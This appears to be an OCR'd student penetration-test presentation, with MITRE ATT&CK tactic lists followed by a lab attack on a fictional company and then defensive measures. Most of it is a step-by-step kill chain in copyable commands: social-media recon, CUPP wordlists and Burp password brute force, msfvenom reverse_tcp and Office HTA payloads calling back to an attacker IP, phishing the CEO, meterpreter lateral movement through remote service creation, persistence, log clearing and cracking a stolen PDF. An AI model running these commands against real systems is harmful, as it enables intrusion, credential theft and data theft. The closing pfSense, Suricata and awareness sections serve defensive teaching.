10 **Lateral Movement**

- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking
- Remote Services
- Replication Through Removable Med
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material

11 **Collection**

	Adversary-in-the-Middle
	Archive Collected Data
	Audio Capture
	Automated Collection
Media	Browser Session Hijacking
	Clipboard Data
	Data from Cloud Storage
	Data from Configuration Repository
	Data from Information Repositories
	Data from Local System
	Data from Network Shared Drive
	Data from Removable Media
Local Data Staging	Data Staged
Remote Data Staging	
	Email Collection
	Input Capture
	Screen Capture
	Video Capture

12 **Command and Control**

DNS	Application Layer Protocol
File Transfer Protocols	
Mail Protocols	
Web Protocols	
um	Communication Through Removable
	Data Encoding
	Data Obfuscation
	Dynamic Resolution
	Encrypted Channel
	Fallback Channels
	Ingress Tool Transfer
	Multi-Stage Channels
	Non-Application Layer Protocol
	Non-Standard Port
	Protocol Tunneling
	Proxy
	Remote Access Software
	Traffic Signaling
Bidirectional Communication	Web Service
Dead Drop Resolver	
One-Way Communication	


8 **Credential Access**

	Adversary-in-the-Middle
Credential Stuffing	Brute Force
Password Cracking	
Password Guessing	
Password Spraying	
	Credentials from Password Stores
	Exploitation for Credential Access
	Forced Authentication
	Forge Web Credentials
	Input Capture
	Modify Authentication Process
	Multi-Factor Authentication Intercepti
	Multi-Factor Authentication Request (
	Network Sniffing
	OS Credential Dumping
	Steal Application Access Token
	Steal or Forge Authentication Certific
	Steal or Forge Kerberos Tickets
	Steal Web Session Cookie
	Unsecured Credentials

9 **Discovery**


Cloud Account	Account Discovery
Domain Account	
Email Account	
Local Account	
	Application Window Discovery
ia	Browser Information Discovery
very	Cloud Infrastructure Discovery
ery	Cloud Service Dashboard
	Cloud Service Discovery
	Cloud Storage Object Discovery
	Container and Resource Discovery
	Debugger Evasion
	Device Driver Discovery
	Domain Trust Discovery
	File and Directory Discovery
	Group Policy Discovery
	Network Service Discovery
	Network Share Discovery
	Network Sniffing
	Password Policy Discovery
	Peripheral Device Discovery
	Permission Groups Discovery
	Process Discovery
	Query Registry
	Remote System Discovery
	Software Discovery
	System Information Discovery
	System Location Discovery
	System Network Configuration Disco
	System Network Connections Discov
	System Owner/User Discovery
	System Service Discovery
	System Time Discovery
	Virtualization/Sandbox Evasion

MITRE ATT&CK chart continue



13

Exfiltration
Automated Exfiltration
Data Transfer Size Limits
Exfiltration Over Alternative Protocol
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medi
Exfiltration Over Physical Medium
Exfiltration Over Web Service
Scheduled Transfer
Transfer Data to Cloud Account



14

	Impact
	Account Access Removal
	Data Destruction
	Data Encrypted for Impact
Runtime Data Manipulation	Data Manipulation
Stored Data Manipulation	
Transmitted Data Manipulation	
	Defacement
	Disk Wipe
	Endpoint Denial of Service
	Firmware Corruption
	Inhibit System Recovery
	Network Denial of Service
	Resource Hijacking
	Service Stop
	System Shutdown/Reboot

Preparations & Data Collection

- Physical Data Collection by penetrating company's offices (Video)
- Network Data Collection:
    - Locating relevant social media profiles (Custom made Facebook pages)
        - First we locate the profile page for Signature Homes
        - From there we enter their website and look around for any useful information.
    - Scanning Company's Website
        - gobuster dir -u http://signature-homes.local -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
        - We discover an internal Company page with additional information on employees tasks, and the ability to leave messages.
        - wpscan --url http://signature-homes.local --enumerate u
        - We discover internal company page user names for the employees.
    - Now we can search every employee's personal Facebook page to gather personal information on each one.
    - We decide to target Jenny and move ahead with all of our collected information in an attempt to penetrate her company page account.

Initial Access & Phishing

- We create a wordlist file from the data collected on Jenny.
  - python3 cupp.py --interactive
  - We shortened jenny.txt to 100 words to save time during presentation
- We use Burp to intercept Jenny's login and use our pre-made wordlist to discover her password.
  - We create our malicious link using msfconsole
    - **Terminal 4450:**
      - sudo msfconsole
      - use windows/fileformat/office_word_hta
      - set LHOST 192.168.133.169
      - set LPORT 4450
      - run
  - We create 2 additional malicious files and 2 additional listeners for those files. We know to create Windows files due to our collected data from accessing the Company's offices.
    In the video we can see an IT station with Windows 10 and Windows 19 computers.
    - msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.133.169 lport=4448 -f exe-service -o /home/kali/Desktop/doc1.exe
    - msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.133.169 lport=4449 -f exe-service -o /home/kali/Desktop/doc2.exe
    - **Terminal 4448:**
      - sudo msfconsole
      - use/multi/handler
      - set payload windows/meterpreter/reverse_tcp
      - set LHOST 192.168.133.169
      - set LPORT 4448
      - run

        - **Terminal 4449:**
            - sudo msfconsole
            - use/multi/handler
            - set payload windows/meterpreter/reverse_tcp
            - set LHOST 192.168.133.169
            - set LPORT 4449
            - run
- Once we have Jenny's password, we log into the company internal page using her credentials and post our malicious link along with a camouflaged message.
- In addition we open an e-mail similar to Jenny's and send the CEO an e-mail urging him to click our malicious link. (those addresses are a part of our information gathered from their Facebook pages)

Penetrating the company's system

Once Adam (the CEO) clicks our link and runs our malicious file we have a meterpreter shell opened in Terminal 4450

- We access the session
  - sessions –i
  - sessions –i 1
- We identify the system we accessed, Privileges, and User information
  - sysinfo
  - getuid
  - ipconfig
  - screenshot
- Now we migrate our process in order to mask camouflage our hack
  - ps
  - pgrep explorer.exe
  - migrate xxxx
- We move forward and scan the network to discover more computers connected to the LAN
  - bg
  - use post/windows/gather/arp_scanner
  - set session 1
  - set RHOSTS 192.168.7.1/24
  - run
- We received multiple IPs on the subnet 7/24. Our relevant IPs for this presentation are
  - 192.168.7.14
  - 192.168.7.15 / 192.168.7.19
  - 192.168.7.11

Executing: *Lateral movement, Privileges escalation, & Persistence*

After we succeeded in gaining an initial Meterpreter shell and scanning the subnet, we continue to access the other computers in the network

- We penetrate SH_DC (Domain Controller).
  To accomplish that we upload a file to our CWD > copy it to our next target IP > create a service for it > start our new service (running the file)
    - sessions –i 1
    - pwd
    - cd ../..
    - cd users
    - cd adam
    - cd documents
    - dir
    - upload /home/kali/Dekstop/doc1.exe
    - dir
    - shell
    - dir
    - copy doc1.exe \\192.168.7.14\c$
    - sc \\192.168.7.14 create doc1 binpath=C:\doc1.exe
    - sc \\192.168.7.14 start doc1
- We can see we now have a session opened to our new target IP in Terminal 4448
    - We discover which computer we are connected to
        - sysinfo
        - getuid
        - screenshot
    - We hide our session here as well
        - ps
        - pgrep explorer.exe
        - migrate xxxx

- Now that we're covered, we search the system for our target file
    - pwd
    - cd ../..
    - cd Users
    - cd Administrator
    - cd Documents
    - download 'Signature Homes employees assignments.pdf' /home/kali/Desktop
- We did not find our target file (the commerce auction bid), however we did find an additional information file letting us know which employee is in charge of the bid file we're after.
- We are going to preserve our access to the Domain Controller with persistence, clear our logs to avoid detection.
    - bg
    - use windows/local/persistence_service
    - set SESSION 1
    - run
    - clearev
- We now open a listener in the **windows/local/persistence_service** port, and reboot the system to demonstrate our access in preserved on that port. Afterwards we clear our logs.
    - reboot
    - exit
    - use multi/handler
    - set LHOST 192.168.133.169
    - set LPORT 4444
    - clearev
- We return to our pivot computer (Adam's), and continue to the next IP in the subnet using the same method as before with our second file initially created
    - pwd
    - cd Documents
    - upload /home/kali/Dekstop/doc2.exe


    - dir
    - shell
    - dir
    - copy doc2.exe \\192.168.7.11\c$
    - sc \\192.168.7.11 create doc2 binpath=C:\doc2.exe
    - sc \\192.168.7.11 start doc2
- Again we need to discover which computer we accessed this time and hide our process
    - Sysinfo
    - screenshot
    - ps
    - pgrep explorer.exe
    - migrate xxxx
- Yay! We got Commerce! Lets look for that bid
    - cd ../..
    - cd users
    - cd daniel
    - cd Documents
    - dir
    - download Commerce-Bid_enc-PDF /home/kali/Desktop
- We have the file!!! ☺

We will return to open it shortly…

Defense


- WEB
    - Preventing Brute Force attack on the WordPress site
        - We download a plugin called Limit Login Attempts Reloaded, and ACTIVATE it.
            - We can see how many failed login attempts there were in the Dashboard
            - To determine locking rules go to Local App in the settings, set our rules, and save settings.
            - Now we will demonstrate our rules using Burp Suite
                - After using the same steps that worked before we can see that all passwords return the same answer (200). Making it impossible to know the correct password.
                - In addition our Kali IP address was blocked for future login attempts by the plugin, so all of our future login attempts will have an error message.
    - Preventing access to the WordPress login page (wp-login)
        - We download a plugin called Webcraftic Hide login page and ACTIVATE it.
        - Setting > Hide Login Page
        - We select ON in both options and choose a page re-direction address so that gobuster won't find it.
        - While scanning with gobuster we can see it doesn't find a suitable reference.
        - In addition we can see that when we do attempt to access the login page, the page won't come up.
    - Preventing access to the internal-terminal page
        - Login as administrator and edit the "internal-terminal" page
        - In page editing click visibility and choose the password protected option, and enter your choice of password.

- Pfsense
  - Keeping Kali Linux from accessing the Signature Homes network
    - We define a rule that prevents access to the company's website from malicious IPs
      - We define our Kali's IP as a malicious IP
      - We define the Web server to be the company's website




□	✕	0 /0 B	IPv4 *	Malicious_IP	*	Web_ Server	*	*	none

- We create a rule to prevent payload download from the company's webpage to any company computer, in this case SH_CEO
  - HTTP Alternate Ports = all the ports alternative to 80 which can be used to download malicious files
  - SH_LAN = all of our IPs in the 7/24 subnet




□	✕	0 /0 B	IPv4 TCP/UDP	SH_ LAN	*	*	HTTP_Alternate_ Ports	*	none	Block Outbound Connection to HTTP Alternate Ports

- We create 2 additional rules preventing access to the Meterpreter port which prevents the initial access to SH_CEO in case the file was downloaded and activated
  - User_Ports = all the ports between 1024-49151



□	✕	0 /0 B	IPv4 TCP/UDP	*	*	WAN net	User_Ports	*	none


  - Private_Ports = all the ports between 49151-65535



□	✕	0 /0 B	IPv4 TCP/UDP	*	*	WAN net	Private_Ports	*	none

- Suricata - IPS / IDS: Locating malicious communication in LAN-Signature Homes
  - We begin with IDS mode. we implemented 11 rules while Suricata is set to IDS mode:
    - **2027261 - emerging-info.rules**
      - alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET INFO Dotted Quad Host HTA Request";)
    - **2022520 - emerging-policy.rules**
      - alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET POLICY Possible HTA Application Download";)
    - **2024196 - emerging-web_client.rules**
      - alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET WEB_CLIENT HTA File containing Wscript.Shell Call - Potential CVE-2017-0199";)
    - **2025061 - emerging-web_client.rules**
      - alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET WEB_CLIENT PowerShell call in script 1";)
    - **2025062 - emerging-web_client.rules**
      - alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET WEB_CLIENT PowerShell call in script 2";)
    - **2026988 - emerging-attack_response.rules**
      - alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET ATTACK_RESPONSE PowerShell NoProfile Command Received In Powershell Stagers";)
    - **2026989 - emerging-hunting.rules**
      - alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET HUNTING PowerShell Hidden Window Command Common In Powershell Stagers M1";)
    - **2035480 - emerging-hunting.rules**
      - alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET HUNTING PE EXE Download over raw TCP";)


    - **2260003 - app-layer-events.rules**
        - alert ip any any -> any any (msg:"SURICATA Applayer Protocol detection skipped";)
    - **2025644 - emerging-malware.rules**
        - alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)";)
    - **2006408 - emerging-policy.rules**
        - alert http $HOME_NET any -> $EXTERNAL_NET !$HTTP_PORTS (msg:"ET POLICY HTTP Request on Unusual Port Possibly Hostile";)



Last 250 Alert Entries. (Most recent entries are listed first)

Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
07/05/2023 23:11:21	⚠	1	TCP	A Network Trojan was detected	192.168.1.17	4450	192.168.7.19	50015	1:2025644	ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)
07/05/2023 23:11:21	⚠	3	TCP	Generic Protocol Command Decode	192.168.7.19	50015	192.168.1.17	4450	1:2260003	SURICATA Applayer Protocol detection skipped
07/05/2023 23:11:21	⚠	3	TCP	Misc activity	192.168.1.17	4450	192.168.7.19	50015	1:2035480	ET HUNTING PE EXE Download over raw TCP
07/05/2023 23:11:19	⚠	2	TCP	Potentially Bad Traffic	192.168.1.17	8080	192.168.7.19	50006	1:2026989	ET HUNTING PowerShell Hidden Window Command Common In Powershell Stagers M1
07/05/2023 23:11:19	⚠	2	TCP	Potentially Bad Traffic	192.168.1.17	8080	192.168.7.19	50006	1:2026988	ET ATTACK_RESPONSE PowerShell NoProfile Command Received In Powershell Stagers
07/05/2023 23:11:19	⚠	1	TCP	Attempted User Privilege Gain	192.168.1.17	8080	192.168.7.19	50006	1:2025062	ET WEB_CLIENT PowerShell call in script 2
07/05/2023 23:11:19	⚠	1	TCP	Attempted User Privilege Gain	192.168.1.17	8080	192.168.7.19	50006	1:2025061	ET WEB_CLIENT PowerShell call in script 1
07/05/2023 23:11:19	⚠	1	TCP	Attempted User Privilege Gain	192.168.1.17	8080	192.168.7.19	50006	1:2024196	ET WEB_CLIENT HTA File containing Wscript.Shell Call - Potential CVE-2017-0199
07/05/2023 23:10:34	⚠	2	TCP	Potentially Bad Traffic	192.168.7.19	50006	192.168.1.17	8080	1:2027261	ET INFO Dotted Quad Host HTA Request
07/05/2023 23:10:34	⚠	2	TCP	Potentially Bad Traffic	192.168.7.19	50006	192.168.1.17	8080	1:2022520	ET POLICY Possible HTA Application Download

- To block a malicious IP set Suricata to IPS mode:
    - Suricata > LAN > Interface
    - We mark "Block Offenders"
    - In IPS mode we select "Legacy Mode"
    - In "Which IP to Block" we select DST in order to block the external malicious IP address
    - Now Suricata will automatically block any external IP address that breaks any of our 11 IDS mode rules.



Alert and Block Settings

Block Offenders ☑ Checking this option will automatically block hosts that generate a Suricata alert.

IPS Mode: Legacy Mode

Select blocking mode operation. Legacy Mode inspects copies of packets while Inline Mode inserts stack between the NIC and the OS. Default is Legacy Mode.

Legacy Mode uses the PCAP engine to generate copies of packets for inspection as they traverse t before Suricata can determine if the traffic matches a rule and should be blocked. Inline mode inste handed off to the host network stack for further processing. Packets matching DROP rules are sim network stack. No leakage of packets occurs with Inline Mode. WARNING: Inline Mode only works Supported drivers include: bnxt, cc, cxgbe, cxl, em, ena, ice, igb, igc, ix, ixgbe, ixl, lem, re, vmx, vtnet. switch to Legacy Mode instead.

Kill States ☑ Checking this option will kill firewall states for the blocked IP. Default is Checked.

Which IP to Block: DST

Select which IP extracted from the packet you wish to block. Choosing BOTH is suggested, and it is

Additional Defense Techniques (Social Engineering Prevention)

- Employees passwords and awareness
    - Password: in our employees security training presentation we explain how to create a strong password, and the importance of creating different passwords for multiple devices and changing it frequently
    - Awareness: in our employees security training presentation we explain how to stay alert and careful online, and the importance of paying attention to you surrounding
- Admin Privileges
    - It's important to maintain limited access for multiple users, including the CEO, and make sure only the IT / Network manager has administrative access.

      Our current hack to the company's computers was possible because Adam's user was a member of the domain administrators group without a justified reason.

Let's check out our bid file

We open the file and realize it's encrypted.

- First we need to discover which code is the file encrypted with
    - We copy paste the text in the file into https://www.boxentriq.com/code-breaking/cipher-identifier
    - It's telling us it's likely base64 encryption, so we can now get to work on cracking it (We know it should be a PDF thanks to the file's name)

        -
          ```
          base64 --decode Commerce-Bid_enc-PDF > output.pdf
          ```
    - Now we try to open our file and discover it's password protected. We'll crack it using JohnTheRipper
        - First we need to extract the hash

            -
              ```
              perl john-bleeding-jumbo/run/pdf2john.pl output.pdf > hash.txt
              ```
        - Now we need to edit the hash.txt file and erase everything outside of the ":" including the ":" and copy it to our folder with the passwords wordlist

            -
              ```
              mousepad hash.txt
              ```

            -
              ```
              cp hash.txt ./cupp
              ```
        - We know we got the file from Daniel's computer, and that he's in charge of commerce(employees PDF), so we go ahead and create a wordlist according to his personal information from social media

            -
              ```
              cd cupp
              ```


            -
              ```
              python3 ./cupp.py –interactive
              ```
        - Now to cracking the password

            -
              ```
              john --wordlist=daniel.txt --format=PDF --fork=2 hash.txt
              ```

We did it!!! We got the password!!! Let's open the file…

Defense – Files Protection

- We base64 encrypted our file
- We password protected it
- After opening the file the attacker will realize that it wasn't the correct file at all, but a simple cute decoy designed to distract them in decryption attempts, so they won't actually get the real file.



מכרז להקמת שכונת מגורים בנס ציונה 2023:

איזה בזבוז להשתמש ביכולות סייבר לרעה...

לא ידעתם שהטוב תמיד מנצח?! ☺